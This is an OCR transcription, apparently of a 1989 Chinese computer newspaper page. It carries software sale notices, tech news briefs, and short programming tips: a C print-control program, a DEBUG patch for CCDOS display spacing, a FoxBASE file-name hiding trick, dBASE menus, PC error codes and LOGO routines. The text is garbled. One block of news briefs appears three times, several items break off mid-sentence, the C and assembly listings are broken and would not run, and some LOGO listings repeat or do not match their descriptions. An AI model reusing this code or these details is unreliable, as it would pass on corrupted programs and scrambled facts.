三、超级汉字造型: SSC-Ⅱ字型经多次改进,远远优于STC-Ⅰ的字型,并增加了二级字库。在同等

显示和打印条件下,字型较长城、PC等机型的16点阵汉字美得多,多数字型可与24点阵相比美,被用户誉为16点阵汉字的最佳造型。  
附:凡购买过STC-Ⅰ的用户这次可半价提供STC-Ⅱ。  
**运行环境:** 内存94K的苹果及兼容机。  
**转让形式:** 两张盘(双面录制)及说明书。  
**转让价格:** 160元(含邮资)  
**收款单位:** 成都“软件报”信息部  
★**星号: 890606**  
**名称:** 趋势季节模型预测软件  
**作者:** 庄齐超  
**功能:** 利用本软件可以预测未来年内各月经济活动趋势,特别适合于季节性较强的经济项目预测。只需过去48个月的历史数据,顺序输入后,1分钟左右,就可得到预测的各月结果,使用方便,运算迅速、操作容易,具有较强的科学性。  
**编程语言:** BASIC  
**运行环境:** 硬件: IBM-PC/XT及其兼容机; 软件: CCDOS-V2.0, 高级BASIC  
**转让方式:** 磁盘一张及使用说明书一份  
**转让价格:** 60元(含邮资)  
**收款单位:** 成都“软件报”信息部

为企业改革和升级工作中进一步推动计算机应用,强化现代化管理,建立计算机辅助企业管理信息系统是必不可少的。最近全国企业管理应用计算机第四次讨论会进行了研讨。一般而言,这一系统的开发应用包括总体规划、系统分析、系统实施、系统运行及系统维护五个阶段。

总体规划是企业建立管理信息系统的重要组成部分,它主要是根据企业的发展需求,在通过对企业发展生存环境调查、企业现状分析的基础上,规划出新系统的概貌和骨架,并在企业总体资源的约束下,制定出一个与企业发展相适应、并带有时间限制的系统开发总体规划。系统分析是在总体规划的基础上,详细调查现行系统的薄弱环节和对新系统的功能需求,描述现行系统的运行模式、定义新系统运行的概念模式,从而制定出系统开发计划。其目标是建立一个可行的新系统运行的概念模式。

系统设计是把新系统的概念模式转化成逻辑模式和物理模式。该阶段分为概要设计(逻辑设计)和详细设计(物理设计)。概要设计的任务包括总体结构、子系统、功能模块、数据结构和通讯网络设计,确定系统配置和测试方案。详细设计的任务包括对处理逻辑、数据结构的实现,代码、可靠性与安全性的设计,并对编程中的标识信息进行约定。此阶段的目标是完成企业认可的系统设计说明书。

系统实施是把系统设计方案在系统运行环境中加以实现。其任务包括编程、联调测试运行。其目标是实现预定功能。在此基础上,接下去的工作就是系统的维护。对这五个阶段工作切实搞好后,此管理信息系统就能较好的反映管理信息系统的技术特点和生命周期的主要内容,使系统更好地为企业的辅助管理服务,并产生效益。  
上海 高敏乾

☆**电子计算机** 美国科学家实地试验,电子计算机能听懂人说话的内容。这种本领由特殊晶片和超小型电子计算机组成。它先将不同的语音区别开来,然后翻译成二进制代码。这种装置既适用于正常人与正常人对面对话,也能使耳聋者通过电视播讲员做些什么。  
☆**天气预报新手段** 卡西欧计算机公司推出一种具有预测天气功能的新型手表。这种手表中装有超小型压力传感器,每小时可测量一次气压,并把测得的数据记录下来,然后用图表表示出来。当图表显示气压上升时,表示天气将转晴,反之则表示阴雨。由于这种手表以气压数据为基础的,因而还具有可表明所处地点的高度及水深等功能。  
☆**世界科技快讯**  
☆**电笔比试** 国际业余电联不久前宣布,应当放弃现行的裁判方法。因为目前在裁判员举起优胜者的手之前,观众和运动员都不知道谁得了多少分。从1988年起,优胜者将按裁判员按了电钮,计分牌上就显示出运动得分。统计得分产生优胜者。

☆**世界科技快讯**  
☆**电笔比试** 国际业余电联不久前宣布,应当放弃现行的裁判方法。因为目前在裁判员举起优胜者的手之前,观众和运动员都不知道谁得了多少分。从1988年起,优胜者将按裁判员按了电钮,计分牌上就显示出运动得分。统计得分产生优胜者。

▲**一种能见度可达后方50公尺之处,可事故50%汽车追尾之可事故之警示灯**—LED多功能电子雾灯汽车安全警示灯,已在江苏靖江县工商用电声设备厂试制成功,并已批量生产,投放市场。  
▲**江苏靖江第二电子设备厂**在有关微机研究单位技术指导下,开发研制成功一种普及型、简易智能型、微机控制型TSN系列内燃机集中测试控制台,目前已投入批量生产。

▲**上海宝钢推出《板坯加热炉微机优化控制系》**,可优化炉温控制,优化燃烧控制;优化炉压控制。该系统对发挥热带轧机的经济效益具有重要意义。  
▲**上海交通大学**推出《计算机年龄预测系统》,根据人体除硬变等生理因素,可测知人体衰老的程度。  
▲**上海市农业科学院**为研究上海市蔬菜种植地区环境污染发生和发展规律,进一步揭示污染源间的相互关系,特推出《环境污染数据微机管理系统》。  
▲**最近,在海军工程院校205教研室**内,

▲**江苏石油公司**微机网络通信系统,江苏省石油公司成功的研制了用微机代替传电机的微机远程通讯网络系统。它可实现传电机的全部功能,能直接收发和自动将电报明码翻译成汉字,并能直接取来对方计算机内存中的数据。目前该系统已在江苏石油系统内运行,实现了数据输入、自动校对、汇总转化和数据传输上报的全电脑化,减轻了财务、统计人员的劳动强度,提高了工作效率。江苏 夏大松

▲**兰州军区军医学校计算机教研室**开发的《网络计划微机处理软件》,最近在兰州通过了省级技术鉴定。这种软件主要用于网络计划方案数据的建立和修改,以及网络计划方案的计算与输出。使用该软件进行网络计划处理,可提高功效40倍以上。  
兰州 张永发

▲**南通市青少年“智能杯”计算机知识**竞赛于5月7日在第八中学进行,这次竞赛分笔试和上机。竞赛成绩业已揭晓,如东县中学初中、高中组再次双双获团体总分第一,至

☆**世界科技快讯**  
☆**电笔比试** 国际业余电联不久前宣布,应当放弃现行的裁判方法。因为目前在裁判员举起优胜者的手之前,观众和运动员都不知道谁得了多少分。从1988年起,优胜者将按裁判员按了电钮,计分牌上就显示出运动得分。统计得分产生优胜者。

▲**一种能见度可达后方50公尺之处,可事故50%汽车追尾之可事故之警示灯**—LED多功能电子雾灯汽车安全警示灯,已在江苏靖江县工商用电声设备厂试制成功,并已批量生产,投放市场。  
▲**江苏靖江第二电子设备厂**在有关微机研究单位技术指导下,开发研制成功一种普及型、简易智能型、微机控制型TSN系列内燃机集中测试控制台,目前已投入批量生产。

▲**上海宝钢推出《板坯加热炉微机优化控制系》**,可优化炉温控制,优化燃烧控制;优化炉压控制。该系统对发挥热带轧机的经济效益具有重要意义。  
▲**上海交通大学**推出《计算机年龄预测系统》,根据人体除硬变等生理因素,可测知人体衰老的程度。  
▲**上海市农业科学院**为研究上海市蔬菜种植地区环境污染发生和发展规律,进一步揭示污染源间的相互关系,特推出《环境污染数据微机管理系统》。  
▲**最近,在海军工程院校205教研室**内,

▲**江苏石油公司**微机网络通信系统,江苏省石油公司成功的研制了用微机代替传电机的微机远程通讯网络系统。它可实现传电机的全部功能,能直接收发和自动将电报明码翻译成汉字,并能直接取来对方计算机内存中的数据。目前该系统已在江苏石油系统内运行,实现了数据输入、自动校对、汇总转化和数据传输上报的全电脑化,减轻了财务、统计人员的劳动强度,提高了工作效率。江苏 夏大松

▲**南通市青少年“智能杯”计算机知识**竞赛于5月7日在第八中学进行,这次竞赛分笔试和上机。竞赛成绩业已揭晓,如东县中学初中、高中组再次双双获团体总分第一,至





1989年7月17日

### 一个适应AR-2463的正文文件打印程序

```

C:\TYPE.PT.C
#include <stdio.h>
#define PLINE 60
#define LLINE 2
main(argc,argv)
char *argv[]; int argc;

FILE *fp1,*fp2,*flopem();
if(argc==2) abort("Bad command");
if((fp1=fopen(argv,"r"))==NULL)
{ printf("Can't open %s",argv); exit(1); }
if((fp2=fopen(argv,"r"))==NULL)
{ printf("Can't open Printer (%s)",argv); exit(1); }
fclose(fp1); fclose(fp2); fclose(flopem());
}

FILE *fp1,*fp2;
int c,i,zf,ct,flag,pagel,am, char buf[5];
zf=0; flag=pagel=1;
while(flag)
{ c=getc(fp1); if(c==138) c=10; if(c==141) c=13;
  if(c=='$')
  { if(zf==0) { zf=1; ct=0; }
    else
    { if(ct==0) { putc('$',fp2); putc('$',fp2); }
      else { putc(zf,fp2); for(i=1;i<ct;i++) putc(buf[i],fp2); }
    }
  }
  else
  { if(zf==0)
    { if(ct==0) { putc('$',fp2); if(ct==0)
      { for(i=1;i<ct;i++) putc(buf[i],fp2); } flag=0; }
    }
    else
    { if(zf==0) putc(c,fp2);
      else { ct=ct+1; buf[ct]=c;
        if(ct>4) { putc('$',fp2); zf=0;
          for(i=1;i<ct;i++) putc(buf[i],fp2); }
        }
      }
    }
  }
  if((c=='\n') || (c==EOF))
  { if(c=='\n') line++;
    if((c==EOF) || (line==PLINE))
    { for(i=line;i<PLINE;i++) fprintf(fp2,"%s",
      if((c==EOF) || (line==PLINE))
      { fprintf(fp2,"%s\n",buf[i],page++);
        for(i=0;i<LLINE;i++) fprintf(fp2,"%s",line);
      }
    }
  }
}

```

目前，几乎所有的汉字操作系统中，汉字屏幕显示都是紧凑格式，字与字之间没有空隙。这对于文字处理，尤其是文字校对，带来很大麻烦，给人的视觉造成一定影响，看起来眼花缭乱，由此常感头痛。笔者通过实践，对CCDOS作了精心改造，把字间距拉开半个字（即一个字符），从而改善了屏幕显示，既提高了整体视觉效果，同时又相对加快了屏幕速度。经过一段时间的实际应用，反映很好。现就CCDOS3.0V的改动方法及步骤，略加如下，感兴趣者不妨一试。

1.将CCCC.EXE改为非EXE文件（如CCCC），用DEBUG将CCCC调入内存准备修改；

2.获得INT10H中新修改入口段地址并送入CS；

3.将对地址CS:4BF2H开始的指令CMP DL, (00A)改为MPS0DAH, NOP;

4.从CS:50DAH开始插入下面一段程序。其中CS:50D9H为计数器，初值为0，并置CS:50F8H为4EH；

5.修改CX中的内容，加上新增加数据的字节数。并用W存盘；

6.将CCCC还原为CCCC.EXE，拷入\AUTOEXEC.BAT中。

这样，就完成了汉字屏幕显示的格式翻新。 成都 孙敬安

### 改善汉字显示格式

```

CS:50DA BYTE PTR [50D9]
6218:50DA FE06D950 INC AL,[50D9]
6218:50DE A0D950 MOV AL,[50D9]
6218:50E1 A0D950 MOV AL,[50D9]
6218:50E4 3C01 CMP AL,01
6218:50E6 740E JZ 50F6
6218:50E8 C606D95000 MOV BYTE PTR [50D9],00
6218:50EB FEC2 INC DL
6218:50EF 3A16F850 CHD DL,[50F8]
6218:50F3 E900FB JMP 4BF6
6218:50F6 EBF7 JMP 50EF
6218:50F8 4E DEC SI

```

AR-2463打印机以其打印汉字速度快、字多、打印质量好、打印费用低，得到许多用户的普遍欢迎，借助于一般的打印程序用该机打印一些质量较高的正文文件困难，其主要原因是一般的正文编辑程序不能接收ESC控制字符。有些用户为了达到正文输出时改变字号、行距、进行装饰打印效果，只得针对不同的正文文件编写不同的BASIC或DBASE-I程序子以实现，这是一种很不方便的作法。

为了能够方便地利用AR-2463打印机打印出一些较高质量的正文文件，笔者用C语言编写了一个打印程序PT.C（见程序清单1）。它可以直接通过正文文件中两个字符之间插入1-4个字符来进行ESC控制命令所能控制的各种打印操作，包括改变字号、行距、装饰打印等，并具有自动分页打印的功能。使用者只要在需打印的正文文件中插入简单的控制命令就可方便灵活地打印出各种所需的结果来。例\$e21\$PT.C是适用于AR2463的打印程序。

程序PT.C中第2行及第3行的PLINE及LLINE分别为每行行数及页与页之间的空行，使用者可以根据自己的需要予以改变。两个字符之间的字符等价于ESC控制命令中除ESC之外的其它字符。例如，将字符纵向放大三倍的指令为：ESC+"i33"，而在正文中应插入\$133\$，字符必须严格配对。

PT.C需在MS-DOS或CG-DOS下用C86编译器进行编译，并用LINK连接后即可作为一个外部命令使用，使用时只要键入PT.C(文件名)即可。

PT.C也适用于其它类型的打印机。 宁夏 石启波

### 让DBASE屏幕更加丰富多彩

### 对FOXBASE数据库加密

通过大量试验表明，FOXBASE数据库通过很简单的STR（）命令即可对数据库进行加密，使其具有DOS状态下无法用COPY命令拷贝，无法用TYPE命令屏幕显示，在FOXBASE下无法直接开库的功能，从而实现了数据库的保密。

具体方法举例如下，C>MFOXPPLUS

1. A=1

2. KU="ER"+STR(A,3)

3. CREA'&KU'

此时即可建库，但建立的数据库在以后的使用过程中只能用USE'&KU'命令开库，原因如下：

我们用DEBUG将数据库名显示出来为：

```

45 82 20 20 31 20 20
20-44 42 46 20 00 00 00 00
60

```

由此可以看出数据库名为在"ER"后面，"1"前面有两个空格，行成了"ER-1.DBF"。

我们知到DOS系统不允许在文件名中插入空格，否则不予执行，本加密方法正是利用了这两个空格，实现了对数据的保护。 兰州 孙文逸

本版责任编辑：06号

```

X=1
DO WHILE X<3
XX=STR(X,1)
set color to 4+XX,
@ 24-X,24X SAY SPAC(76-4*XX)
Y=X
do while y<=24-X
@ 24-Y,76-2*XX SAY SPAC(2)
Y=Y+1
ENDDO
@ 1,24X SAY SPAC(76-4*XX)
Y=X
do while y<=24-X
@ Y,XX SAY SPAC(2)
Y=Y+1
ENDDO
X=X+1
ENDDO

```

```

clear
set talk off
set escape off
store "" to menu,sub
a=MENU 应用菜单 ***
x0=2
y0=4
dy=17
yy=int(30/dy)*dy
*-----显示应用菜单
use c:\subpro.dbf
do while !.t.
@ 1,27 say a
x=x0
y=y0
do while .not. eof()
menu=菜单功能名
i=str(recno(),3)
@ x,y say i;"menu
yy=dy
if yy=dy
x=x+1
y=y0
endif
skip
enddo
?
*-----应用功能选择
ch=
?
? row(),col() say " get ch
read
if val(ch)<1.or. val(ch)>val(i)
clear
go top
? chr(7)+chr(7)
loop
else
exit
endif
*-----取子程序文件名
w=
*-----子程序名
*-----执行子程序
do k=ub
return

```

国内众多微机都利用dBASE III建立了各种数据库。随着对数据库应用的逐步深入，还会不断地提出新的应用要求。为此，不得不经常在应用系统中追加新的应用功能模块，而每次追加新的应用功能模块，除编制、调试应用程序外，还要考虑应用功能模块的排列、程序的链接等一系列问题，颇为麻烦。为解决这一问题，我们在应用系统中编制了可以很高保护扩充应用功能模块的一段程序。

该程序使用一个"应用模块"数据库，应用系统中的所有应用模块子程序均在此"挂号"，数据库结构如下：

| 字段 | 字段名   | 类型  | 宽度 | 小数 |
|----|-------|-----|----|----|
| 1  | 菜单功能名 | 字符型 | 10 |    |
| 2  | 子程序名  | 字符型 | 8  |    |

数据库结构——数据库：Suopro.dbf

数据库中的数据记录个数：7

数据库的最后更新日期：03/5/89

各个应用功能模块的菜单名和文件名做为一条记录分别放入数据库的对应字段中（见下例中的记录内容）。

| Record# | 菜单功能名 | 子程序名 |
|---------|-------|------|
| 1       | 检索    | proa |
| 2       | 统计    | prob |
| 3       | 报表    | proc |
| 4       | 图形    | prod |
| 5       | 计算    | proe |
| 6       | 分类    | prof |
| 7       | 排序    | proz |

程序运行时（见示范程序），打开该数据库，提取菜单选择项并自动生成功能选择菜单。然后，根据用户的选择执行相应的子程序。

当新的应用模块需要加入系统时，只需将子程序编制调试好，然后在"应用模块"数据库中插入或追加一条表示该子程序功能的菜单名及子程序名的记录，即可通过菜单选择调用该应用模块了。

四川 蔡晓亚

随着改革开放的逐步深入，计算机已进入更多的用户。由于DBASE II数据库管理系统以功能较强，编程方便和易于操作等特点，深受广大计算机用户的青睐。但美中不足的是DBASE II系统所具有的屏幕背景颜色（即SET COLOR TO标准，增强边缘系统设置命令），利用计算机的高速运算和人的视觉差，产生动画效果，使屏幕显示出一幅幅简单有趣的画面，获得较理想的效果，操作者乐以使用。下面是笔者设计的两个小程序。

程序的执行结果将在屏幕上显示由七种不同颜色组成的方框图，由屏幕外层逐层向中心移动，就好像由七种不同的色笔在屏幕上作画。

程序2是在屏幕上画出一组由小到大的、相对错位、有不同颜色组成的方块图，从精选的地方看又像是一个多形的立体方盒。

依据此种方法，可以设计出许多丰富多彩的画面，有兴趣者不妨一试。若填加在本程序中将会使你的程序更加完善和有趣。本程序是在高分辨率彩色显示器上使用，如果修改一下，完全可在中分辨率彩色显示器上。

德州 袁善亮


# PC 微机

## 常见故障代码及其解释

(一) 自测一个DIP-25P (阳) 插头, 内部线路连接: 1-13 10-16 12-14 2-15 11-17



(二) 自测一个测异步通讯接口(阴)内外部线路连接: 1-7 4-8 23-17 2-3 5 15 6-20 18-25 11-22



PC微机发生某些故障时, 机器自检会在屏幕上显示故障码。如能熟练掌握故障码及其含义, 就可以自测出故障产生在机器的某一部位。可以根据故障码提示排除故障。下面我把常见的PC微机故障码及含义介绍给大家。

一、PC 微机系统单元正确码提示系统板: 100S 内存: 200S 键盘或键盘接口: 300S 彩显接口或彩卡: 500S 软卡及驱动器: 600S 打印接口: 900S 异步通讯接口及多功能卡: 1100S 附通讯接口及多功能卡: 1200S 游戏控制接口及多功能卡: 1300S 打印机及电缆: 1400S 磁盘及硬盘接口: 1700S

注意: 运行PC微机自检程序时测试打印接口, 异步通讯接口时, 需自制25针标准阴、阳接头和插座。制作方法如下。

- 302—退出硬盘测试时, "E" 作为原有
- 504—不能识别性错误。
- 508—显示属性错误。
- 518—字符集错。
- 524—80×25显示错。
- 532—40×25显示错。
- 540—200×200图形错(彩色集1或2)。
- 548—640×200图形错。
- 556—光笔错。
- 564—屏幕页错。
- 601—软盘故障。
- 603—软盘容量错。
- 606—软盘校验错(信号电缆、接口、驱动器器集合)。
- 607—写保护错。
- 608—错误命令(诊断硬盘错)。
- 611—超时。
- 612—控制器故障。
- 613—DMA故障。
- 614—DMA边寻错。
- 621—寻道错。
- 622—循环冗余码错。
- 623—记录未找到。
- 624—地址标记错。
- 625—控制寻道错。
- 626—数据比较错。
- 627—索引信号错。
- 901—并行口的数据口错。
- 902—并行口的状态输入错。
- 903—并行口的控制口错。
- 904—打印机中断错。
- 1101—寄存器先写后读, 读出结果与写入不一样。
- 1102—电缆错。
- 1103—电缆、插座、接口线路故障。
- 1110—调制解调控制寄存器调制解调状态寄存器故障。
- 1120—中断允许识别寄存器错。
- 1130—中断识别之传递, 调制解调状态错。
- 1140—调制解调状态、线错、中断识别寄存器的数据错。

## 能显示程序首尾地址的BLOAD命令

我对DOS3.3中BLOAD命令作了改进, 使它增加了清屏和显示程序首尾地址的功能。例如磁盘上有一个名MPR的机器语言程序, 首地址为\$0300, 尾地址为\$04CE, 执行新的BLOAD MPR命令, 会做三件工作:

- (1) 清屏;
- (2) 显示 S = \$0300 E = \$04CE
- (3) 将程序MPR调入内存。

使用者可以根据显示器上提供的首尾地址, 方便而准确地用反汇编功能看到对应的汇编语言程序。

```

1150—发送器中断源及数据与中断识别寄存器不匹配。
1160—调制解调控制、线状态, 中断识别寄存器中的数据与发送器不匹配。
1301—测试失败。
1302—扭杆故障。
1304—游戏板故障。
1702—寻找未完成。
1703—写故障。
1704—驱动器没有准备好。
1706—磁道没有找到。
1712—数据没有找到。
1715—寻找错。
1719—磁道标记坏。
1721—盘地址非法。
2210—实时时钟系统接口及寄存器数据错。
2220—实时时钟记忆块或芯片故障。
2230—实时时钟不记忆或没有时钟。
2401—未知ROM错。
2402—ROM型号混杂不同。
2403—ROM的型号不对。
2601—CRT控制错。
2611—RAM校验错。

```

我们知道, 两台PC-1500机的联机一般是用一台放大器作接口, 利用PRINT \*和INPUT \*两条指令的配合进行数据传输交换。这里介绍一种联机方法, 只要对CE-150的I/O接口线路稍作改进, 既可省去放大器使两台PC-1500机直接联机而不影响机器的其他功能, 又能提高数据传输或接收的可靠性。

据有关资料可知, CE-150 I/O接口的电路如图一。输出信号CMT 00T是由PC-1500产生并经过I/O port的SD。(51脚)输出, 再经CE-150 I/O中的阻抗匹配网络传输给另一台PC-1500机, 输入信号CMT IN是从CE-150的EAR插座进来, 通过阻抗耦合二级门电路, 再传送到PC-1500。从该电路形式可见, 接在输出端MIC之前的阻抗匹配网络对信号电平的损耗很大, 有两只阻值较大的电阻(18K和10K)串接在电路中, 必然产生信号压低; 有一只0.01μF电容及两只270Ω的电阻并联在电路中, 必然产生信号分流。这样, 最后传送到MIC插座的输出信号就很小了(须经放大后才能传输给另一台机)。按图一作测量可知, 51脚的输出电平约有3V左右, 而MIC输出端却只有几毫伏。由此我们想到的改进办法是: 把51脚的3伏输出电平不经阻抗匹配网络直接提供给另一台PC-1500作为输入信号, 从而实现两台PC-1500的直接联机。具体办法是: 打开CE-150, 在印刷电路板上, 切断MIC插座非地端的接入线。在图一中的18K电阻两端并联一只10K电阻, 在18K电阻和MIC插座非地端之间串接一只10μF电解电容(正负极接电阻, 负极接MIC插座)。改进后的电路如图二。


经以上改进后, 直接联机的距离可达100米以上且比用放大器传输更稳定可靠。联机传输线可采用双芯屏蔽线, 此时联机线路如图三。如要实现多台联机也很容易, 只要增设一只转换开关即可。以上方法经我们半年多业务实用, 效果很好。

## 数字的放大显示

```

10 SCREEN 1,0:CLS
20 LOCATE 8,1:INPUT A:CS=SIZ(A)+0000001
40 BS(1)=INT(CS/5),1:BS(2)=INT(CS/4),1:BS(4)=INT(CS/5),1
50 FOR I=1 TO 4
60 IF I=2 THEN LINE(80,80)-(100,100),2,BF:GOTO 80
70 BS=BS(1):COSM 100
80 NEXT I
90 END
100 KEY sub-program
110 S=0000(1-1)
120 ON (VAL BS)+1 GOSUB 140,150,160,170,180,190,200,210,220,230
130 RETURN
140 LINE(80+(I-1),8)-(60+80*(I-1),100),2,BF:LINE(20+80*(I-1),20)-40+80*(I-1),80),0,BF:RETURN
150 LINE(40+80*(I-1),8)-(60+80*(I-1),100),2,BF:RETURN
160 LINE(8)-(40+80,8),0,BF:LINE(20+80*(I-1),20)-(40+80,80),0,BF:RETURN
170 LINE(8)-(60+80,100),2,BF:LINE(20)-(40+80,80),0,BF:LINE(8,60)-(40+80,80),0,BF:RETURN
180 LINE(8)-(60+80,100),2,BF:LINE(20)-(40+80,80),0,BF:RETURN
190 LINE(8)-(60+80,100),2,BF:LINE(20)-(40+80,80),0,BF:RETURN

```



在编写各种比赛计分的程序时, 往往需要将在数字在屏幕上放大显示。如果采用从字库中取出数字字符点阵, 再把点阵读入数组进行放大的方法, 速度太慢, 达不到迅速显示竞赛结果的要求。笔者利用BASIC语言丰富的图形功能, 解决了上述问题(程序清单附后)。本程序是比赛计分程序的一部分, 运行中当要求输入数据时, 从键盘输入一位整数两位小数(如8.76, 实际应用时由计算获得), 即可在屏幕上看到放大后的数字显示。程序20句中将对输入变量A所加的0.000001主要是为了解决当输入数据百分位是9时, 系统所产生的舍入误差。

在监控状态, 要查看一段内存中的数据时, 用命令<首地址>, <末地址>。在屏幕上, 一行显示8个字节, 既整齐美观又便于阅读。但如果用打印机打印清单时, 打印纸浪费很多。

下面一段机器语言程序, 可解决这个问题。其功能为: 用倍密度方式, 一行打印16个字节的内容(用倍密度打印是为了保证打印纸的另一半还可利用), 提高了打印纸的利用率。

使用时, 先将首地址的低、高位分别存入单元\$06, \$07, 末地址的低、高位分别存入单元\$08, \$09中, 接通打印机, 调用该程序(\$300G)即可。有兴趣者不妨一试。

```

程序一
TO F :S :X1 :X2 :E
MAKE "X3 (:X1 + :X2) / 2
MAKE "X :X1
MAKE "Y1 (MIN :S
MAKE "X :X3
MAKE "Y3 (MIN :S
IF :Y1 = :Y3 @ (MAKE "X1 :X3)
[MAKE "X2 :X3]
MAKE "Y ABS :X2 - :X1
IF :Y < :E [PR (WORD "Y" :X3)]
STOP!
F :S :X1 :X2 :E
END

```

```

程序二
?PO "ABS
TO ABS :C
IF :C > 0 [OP :C] [OP -:C]
END

```

```

程序三
?FO "X0
TO ABS :C
IF :C > 0 [OP :C] [OP -:C]
END

```

```

程序四
?FO "X0
TO ABS :C
IF :C > 0 [OP :C] [OP -:C]
END

```

LOGO 数学应用程序二例

LOGO语言结构严谨,功能优异。在数学处理方面,也较灵活、方便。下面是两个数学应用的例子。

一、求方程  $F(x) = 0$  的近似根  
 方程  $F(x) = 0$  在  $[x_1, x_2]$  内有且仅有一实根,试求其误差小于  $\epsilon$  的近似根。  
 这样的方程,可用“二分法”求解。  
 程序如左,子过程ABS为一个数的绝对值。主过程为F,它带有四个输入。依次为方程左边的函数F(X) (以表的形式输入),搜索有根的区域界点  $x_1, x_2$ , 误差  $\epsilon$ 。其中用到的RUN命令,是LOGO中一个十分有用的命令,它以一个表作为输入,计算并输出表中数字的值。运行结果表明:方程  $3x^3 - 8x^2 + 7x - 16 = 0$  在 [2, 3] 区间精确到 0.001 的一个近似根是  $X = 2.56707768$

二、求循环小数为分数  
 设循环小数为R,它的一个循环节是N,若N由S个数字组成,则有:  

$$R = \frac{N}{10^S - 10^0} = \frac{N}{10^S - 1}$$
 上式右边为一公比  $10^{-S}$  的无穷递缩等比级数,该级数收敛,得:  

$$R = \frac{10^{-SN}}{1 - 10^{-S}} = \frac{N}{10^S - 1} \cdot \frac{1}{999 \dots 9}$$
 (S-1) 个

求出上式的分子(N),分母(999...9),再将其约分化成最简分数即得答案。

程序如左,子过程LEN求出循环节的长度,子过程GCD求出两个数的最大公约数(这里用于求出分子、分母的最大公约数)。主过程XF中的重复语句求出约分前的分子。

程序运行时,只输入循环数字,前面的小数点省略不输入,若循环节的首数字是0,则必须加“#”号,采用下列的方式输入。

左面程序,用APPLE LOGO写成,在中华机止运行,只须将分支语句后的方括号去掉。

```

程序五
?FO "X0
TO ABS :C
IF :C > 0 [OP :C] [OP -:C]
END

```

中华学习机 LOGO 彩色绘图

中华学习机进入LOGO语言之后,彩色消失可输入:

```

TO LGCOLOR
DEPOSIT 49328 16
ER ALL
END
用 SAVE "LGCOLOR

```

存盘,以后每次进入LOGO语言之后运行该程序一次。“海龟”就可以用6种颜色的彩笔在6种颜色的背景上绘图了。

云南保山一中 马进

本报责任编辑:09号

★★ LOGO 图像的磁带存储 ★★

中华学习机中,LOGO语言的过程,参数以及图形可以直接存盘,但没有现成的存储带的命令。当你辛辛苦苦用LOGO语言作好一幅满意的图形而原保存下来,却苦于没有软盘驱动器时,不妨试一试下述方法:

```

(1) 图形的磁带存储。先建立图形存储的过程:
TO PSAVE
DEPOSIT 60 0 DEPOSIT 61 32
DEPOSIT 62 255 DEPOSIT 63 63
CALL 65229 0
END

```

上述过程建立后,执行你的绘图过程,图形绘好后,准备好录音机,执行PSAVE过程,当计算机“嘟”响一声后,同时出现LOGO提示符“?”和光标,你的图形已存入磁带了。

```

(2) 图形的取回用以下过程:
TO PLOAD
DEPOSIT 60 0 DEPOSIT 61 32
DEPOSIT 62 255 DEPOSIT 63 63
CALL 65277 0
END

```

过程建立好以后,将计算机置于LOGO绘图状态,启动录音机,键入“PLOAD”,你将会看到随着数据的输入,屏幕上渐渐地出现你的图形。当计算机“嘟”响一声后,图形也就输入完毕。

上述方法的原理,是在LOGO状态下,调用监控子程序WRITE将高分辨图形第一页的LOGO图形存入磁带,再用监控子程序READ调入。所以在BASIC状态下,也可调用该子程序,使LOGO状态作的图在BASIC状态下显示。

|      |    |    |    |    |    |    |    |    |                 |       |
|------|----|----|----|----|----|----|----|----|-----------------|-------|
| BE00 | C4 | 0A | 73 | 60 | 96 | F5 | 33 | 09 | APPLE           | 机那样方便 |
| BE08 | D5 | 0A | 73 | 60 | 88 | F7 | 33 | 08 | 地消掉许多相续内容,如     |       |
| BE10 | F8 | 42 | FE | B8 | 81 | AE | 4E | 8C | 象大量更换DATA数据     |       |
| BE18 | DE | AC | 4C | 73 | 60 | 98 | F3 | 3A | 等将给使用COMX35的    |       |
| BE20 | 26 | 9C | F3 | 60 | 88 | F3 | 32 | 41 | 程序员带来很大负担。      |       |
| BE28 | 0C | F8 | FF | 3A | 3C | 4C | F8 |    | 笔者编了一段1802机     |       |
| BE30 | FF | 32 | 08 | 1C | 0C | F3 | 60 | 8C | 语言设置这一功能,调      |       |
| BE38 | F4 | AC | 9C | 7C | 00 | 8C | 30 | 1A | 用方式, CALL (圆B   |       |
| BE40 | C4 | 2C | 9C | B8 | 8C | A8 | 18 |    | E00, X, Y) X<Y; |       |
| BE48 | C4 | 08 | F3 | 60 | 88 | F4 | 08 | 98 | X (> Y) (不等于;   |       |
| BE50 | 7C | 00 | B8 | 48 | F3 | 60 | 9F | 33 | X (< Y) (不等于;   |       |
| BE58 | 3B | 47 | 08 | F3 | 60 | 8A | F7 | 33 | X (> Y) (不等于;   |       |
| BE60 | 07 | 1E | 1E | 20 | 0E | F7 | 60 | 88 | X (< Y) (不等于;   |       |
| BE68 | F5 | 0A | 2E | 0E | F3 | 60 | 98 | 73 | X: 初始行号; Y: 结尾  |       |
| BE70 | B0 | 1A | D4 | BE | 7E | C4 | 7C | 9C | 行号;如无X行不于执      |       |
| BE78 | 5E | 1E | 8C | 5E | D5 | C4 | 7C |    | 行,能防止误消;如无Y     |       |
| BE80 | 00 | 3A | 88 | 8A | F0 | 00 | 32 | 7C | 行则把程序小于Y的行消     |       |
| BE88 | 08 | 5C | 18 | 1C | 2A | 30 | 7E | 00 | 除。 陕西 吴中        |       |

数据库技术课程的教与学

数据库是一门实用性很强的技术,目前已应用到国民经济的各个部门。我们在函授教师班、实用技术和初中级班中都开设了数据库技术这门课,目的就是希望这门技术能够得到普及、推广和应用。下面就数据库技术课程的教与学作一简单介绍。

一、数据库课程的基本内容:主导思想是面向实用,其主要内容包括以下几个方面:

1. 数据库技术的基本概念 介绍数据库系统、数据库管理系统、数据定义语言、数据操纵语言以及数据库模型等等。要求学员对这些概念有一个初步的了解。

2. E-R方法:主要介绍E-R方法中E-R图的画法及其应用,以及如何将E-R图转换成格式化模型和关系模型。

3. 数据库管理系统的用法:介绍目前广为流行的dBASE II和FoxBASE+关系数据库系统,给出了两种系统的各个语句及其用法。为帮助理解,教材中给出了较多的实例。要求学员熟练掌握这两种系统。

